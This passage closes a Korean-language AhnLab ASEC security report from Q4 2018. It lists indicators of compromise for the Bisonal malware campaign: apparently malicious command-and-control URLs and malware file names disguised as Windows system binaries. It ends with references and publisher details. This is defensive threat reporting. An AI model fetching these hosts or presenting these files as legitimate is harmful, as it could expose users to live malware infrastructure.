http://soft.koreagzer.com/news	http://wel.versignlist.com/css/skywood.htm
http://www.hankookchon.com/css/serverlet.htm	

파일 이름		
chrome.exe	conhost.exe	contray.exe
msupdata.exe	msviewer.exe	serv.exe
services.exe	taskhost.exe (100 MB 이상 파일 길이 가짐)	

참고 자료

1. Bisonal Malware Used in Attacks Against Russia and South Korea (https://researchcenter.paloaltonetworks.com/2018/07/unit42-bisonal-malware-used-attacks-russia-south-korea)
2. Kaoru Hayashi/Palo Alto Networks, Personal Communication
3. Vicky Ray/Palo Alto Networks, Personal Communication

ASEC REPORT Vol.93

2018년 4분기

AhnLab

집필 **안랩 시큐리티대응센터 (ASEC)**

편집 **안랩 콘텐츠기획팀**

디자인 **안랩 디자인랩**

발행처 **주식회사 안랩**

경기도 성남시 분당구 판교역로 220

T. 031-722-8000

F. 031-722-8901